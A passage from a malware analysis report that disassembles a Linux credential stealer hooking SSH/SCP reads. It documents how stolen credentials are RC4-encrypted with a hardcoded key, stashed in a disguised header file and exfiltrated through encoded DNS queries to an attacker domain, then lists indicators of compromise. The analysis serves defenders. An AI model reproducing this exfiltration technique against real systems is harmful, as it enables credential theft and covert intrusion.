.text:0000000000001BF9 ; __unwind {
.text:0000000000001BF9 push    rbp
.text:0000000000001BFA mov     rbp, rsp
.text:0000000000001BFD push    rbx
.text:0000000000001BFE sub     rsp, 68h
.text:0000000000001C02 mov     [rbp+fd], edi
.text:0000000000001C05 mov     [rbp+var_60], rsi
.text:0000000000001C09 mov     [rbp+var_68], rdx
.text:0000000000001C0D mov     rax, cs:orig_read
.text:0000000000001C14 mov     rdx, [rbp+var_68]
.text:0000000000001C18 mov     rbx, [rbp+var_60]
.text:0000000000001C1C mov     ecx, [rbp+fd]
.text:0000000000001C1F mov     rsi, rbx
.text:0000000000001C22 mov     edi, ecx
.text:0000000000001C24 call    rax ; orig_read
.text:0000000000001C26 mov     [rbp+var_48], rax
.text:0000000000001C2A mov     eax, [rbp+fd]
.text:0000000000001C2D mov     edi, eax ; fd
.text:0000000000001C2F call    _isatty
.text:0000000000001C34 test    eax, eax
.text:0000000000001C36 jnz     short loc_1C41

```

Figure 41

The executable calls a function named `log_cmd_line` and then `getaddrlist`. The first function will be detailed in the following paragraphs:

```

.text:0000000000001C90
.text:0000000000001C90 loc_1C90:
.text:0000000000001C90 mov     eax, cs:index_5674
.text:0000000000001C96 movsxd  rdx, eax
.text:0000000000001C99 lea    rax, pw_5673
.text:0000000000001CA0 mov     byte ptr [rdx+rax], 0
.text:0000000000001CA4 call   log_cmd_line
.text:0000000000001CA9 mov     [rbp+s], rax
.text:0000000000001CAD mov     eax, cs:index_5674
.text:0000000000001CB3 add     eax, 0Ah
.text:0000000000001CB6 cdqe
.text:0000000000001CB8 mov     [rbp+size], rax
.text:0000000000001CBC cmp     [rbp+s], 0
.text:0000000000001CC1 jz      short loc_1CD3

.text:0000000000001CC3 mov     rax, [rbp+s]
.text:0000000000001CC7 mov     rdi, rax ; s
.text:0000000000001CCA call   _strlen
.text:0000000000001CCF add     [rbp+size], rax

.text:0000000000001CD3
.text:0000000000001CD3 loc_1CD3:
.text:0000000000001CD3 call   getaddrlist
.text:0000000000001CD8 mov     [rbp+var_20], rax
.text:0000000000001CDC cmp     [rbp+var_20], 0
.text:0000000000001CE1 jnz     short loc_1CEA
    
```

Figure 42

The malware constructs a string with the following structure “<getaddrlist result>|<log_cmd_line result>|pw_5673”. It calls the saveline function with the “/usr/include/linux/usb/usb.h” parameter:

```

.text:0000000000001D19 lea    rdx, aSSS ; "%s|%s|%s\n"
.text:0000000000001D20 mov     rsi, [rbp+var_20]
.text:0000000000001D24 mov     rcx, [rbp+s]
.text:0000000000001D28 mov     rbx, [rbp+size]
.text:0000000000001D2C mov     rax, [rbp+var_18]
.text:0000000000001D30 mov     r9, rsi
.text:0000000000001D33 lea    r8, pw_5673
.text:0000000000001D3A mov     rsi, rbx ; maxlen
.text:0000000000001D3D mov     rdi, rax ; s
.text:0000000000001D40 mov     eax, 0
.text:0000000000001D45 call   _snprintf
.text:0000000000001D4A mov     rax, [rbp+var_18]
.text:0000000000001D4E mov     rsi, rax
.text:0000000000001D51 lea    rdi, aUsrIncludeLinu ; "/usr/include/linux/usb/usb.h"
.text:0000000000001D58 call   saveline
.text:0000000000001D5D mov     rax, [rbp+var_18]
.text:0000000000001D61 mov     rdi, rax
.text:0000000000001D64 call   erasefree
    
```

Figure 43

The log_cmd_line method is called only for the SSH or SCP process. The command line of one of these processes is read from “/proc/self/cmdline”:

```

.text:0000000000001E99
.text:0000000000001E99 ; Attributes: bp-based frame
.text:0000000000001E99
.text:0000000000001E99 log_cmd_line proc near
.text:0000000000001E99
.text:0000000000001E99 var_440= byte ptr -440h
.text:0000000000001E99 ptr= qword ptr -40h
.text:0000000000001E99 var_38= qword ptr -38h
.text:0000000000001E99 var_30= dword ptr -30h
.text:0000000000001E99 fd= dword ptr -2Ch
.text:0000000000001E99 var_28= qword ptr -28h
.text:0000000000001E99 var_20= qword ptr -20h
.text:0000000000001E99 var_18= qword ptr -18h
.text:0000000000001E99
.text:0000000000001E99 ; __unwind {
.text:0000000000001E99 push rbp
.text:0000000000001E9A mov rbp, rsp
.text:0000000000001E9D push rbx
.text:0000000000001E9E sub rsp, 438h
.text:0000000000001EA5 mov [rbp+ptr], 0
.text:0000000000001EAD mov [rbp+var_38], 0
.text:0000000000001EB5 mov [rbp+var_30], 0
.text:0000000000001EBC mov esi, 0 ; oflag
.text:0000000000001EC1 lea rdi, file ; "/proc/self/cmdline"
.text:0000000000001EC8 mov eax, 0
.text:0000000000001ECD call _open
.text:0000000000001ED2 mov [rbp+fd], eax
.text:0000000000001ED5 cmp [rbp+fd], 0FFFFFFFFh
.text:0000000000001ED9 jnz short loc_1EE5
    
```



```

.text:0000000000001EE5
.text:0000000000001EE5 loc_1EE5:
.text:0000000000001EE5 mov rax, cs:orig_read
.text:0000000000001EEC lea rbx, [rbp+var_440]
.text:0000000000001EF3 mov ecx, [rbp+fd]
.text:0000000000001EF6 mov edx, 400h
.text:0000000000001EFB mov rsi, rbx
.text:0000000000001EFE mov edi, ecx
.text:0000000000001F00 call rax ; orig_read
.text:0000000000001F02 mov [rbp+var_28], rax
.text:0000000000001F06 cmp [rbp+var_28], 0
.text:0000000000001F0B jle loc_1F98
    
```

Figure 44

The realloc method is utilized to deallocate the old object and to return a pointer to a new object:




Figure 45

The credentials extracted from the SSH or SCP process are encrypted using the RC4 algorithm (key = “suporte42atendimento53log”). The encrypted content will be used to construct DNS requests in the sendlinedns function:

```

.text:000000000000277F
.text:000000000000277F
.text:000000000000277F ; Attributes: bp-based frame
.text:000000000000277F
.text:000000000000277F saveline proc near
.text:000000000000277F s= qword ptr -30h
.text:000000000000277F file= qword ptr -28h
.text:000000000000277F var_20= dword ptr -20h
.text:000000000000277F fd= dword ptr -1Ch
.text:000000000000277F var_18= dword ptr -18h
.text:000000000000277F var_14= dword ptr -14h
.text:000000000000277F
.text:000000000000277F ; __unwind {
.text:000000000000277F push    rbp
.text:0000000000002780 mov     rbp, rsp
.text:0000000000002783 push    rbx
.text:0000000000002784 sub     rsp, 28h
.text:0000000000002788 mov     [rbp+file], rdi
.text:000000000000278C mov     [rbp+s], rsi
.text:0000000000002790 mov     rax, [rbp+s]
.text:0000000000002794 mov     rdi, rax ; s
.text:0000000000002797 call   _strlen
.text:000000000000279C mov     [rbp+var_20], eax
.text:000000000000279F mov     edx, [rbp+var_20]
.text:00000000000027A2 mov     rax, [rbp+s]
.text:00000000000027A6 mov     rsi, rax
.text:00000000000027A9 lea    rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027B0 call   _RC4
.text:00000000000027B5 mov     edx, [rbp+var_20]
.text:00000000000027B8 mov     rax, [rbp+s]
.text:00000000000027BC mov     esi, edx
.text:00000000000027BE mov     rdi, rax
.text:00000000000027C1 call   sendlinedns
.text:00000000000027C6 mov     edx, [rbp+var_20]
.text:00000000000027C9 mov     rax, [rbp+s]
.text:00000000000027CD mov     rsi, rax
.text:00000000000027D0 lea    rdi, aSuporte42atend ; "suporte42atendimento53log"
.text:00000000000027D7 call   _RC4

```

Figure 46

The malicious process creates a file called “/usr/include/linux/usb/usb.h” by calling create_file:

```

.text:00000000000027DC mov     rax, [rbp+file]
.text:00000000000027E0 mov     rdi, rax
.text:00000000000027E3 call   create_file
.text:00000000000027E8 mov     rax, [rbp+file]
.text:00000000000027EC mov     edx, 1B6h
.text:00000000000027F1 mov     esi, 401h ; oflag
.text:00000000000027F6 mov     rdi, rax ; file
.text:00000000000027F9 mov     eax, 0
.text:00000000000027FE call   _open
.text:0000000000002803 mov     [rbp+fd], eax
.text:0000000000002806 cmp     [rbp+fd], 0FFFFFFFh
.text:000000000000280A jz     loc_28B8

```


```

.text:0000000000002810 mov     eax, [rbp+fd]
.text:0000000000002813 mov     esi, 1B6h ; mode
.text:0000000000002818 mov     edi, eax ; fd
.text:000000000000281A call   _fchmod
.text:000000000000281F mov     [rbp+var_14], 0
.text:0000000000002826 mov     [rbp+var_18], 0
.text:000000000000282D jmp     short loc_286F

```

Figure 47

The encrypted credentials are written to the file created above:

A screenshot of a debugger window showing assembly code. The code is displayed in a monospaced font with some keywords highlighted in green. The instructions include:

```
.text:000000000000287F mov     eax, [rbp+fd]
.text:0000000000002882 mov     edx, 4           ; n
.text:0000000000002887 lea    rsi, unk_32BD   ; buf
.text:000000000000288E mov     edi, eax       ; fd
.text:0000000000002890 call   _write
.text:0000000000002895 mov     eax, [rbp+var_18]
.text:0000000000002898 movsxd rdx, eax       ; n
.text:000000000000289B mov     rcx, [rbp+s]
.text:000000000000289F mov     eax, [rbp+fd]
.text:00000000000028A2 mov     rsi, rcx       ; buf
.text:00000000000028A5 mov     edi, eax       ; fd
.text:00000000000028A7 call   _write
.text:00000000000028AC mov     eax, [rbp+fd]
.text:00000000000028AF mov     edi, eax       ; fd
.text:00000000000028B1 call   _close
.text:00000000000028B6 jmp     short loc_28B9
```

Figure 48

In the sendlinedns function, the malware obtains information about the current kernel using the uname method. Based on the resulting buffer, the process computes a machine ID which consists of 4 bytes generated using crc32b (stored in id_6274):




Figure 49

The encrypted credentials are hex-encoded and splitted to be exfiltrated via DNS requests to a domain owned by the threat actor. The A DNS request has the following format:

- <**Packet number** – starts from 0x2B67 = 11111>.<**Machine ID** – Crc32b hash>.<**Hex-encoded data**>.px32.nss.atendimento-estilo[.]com

Finally, the executable calls the dns function that will exfiltrate data:




Figure 52

INDICATORS OF COMPROMISE

C2 domain: px32.nss.atendimento-estilo[.]com

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

Files created: /usr/include/linux/usb/usb.h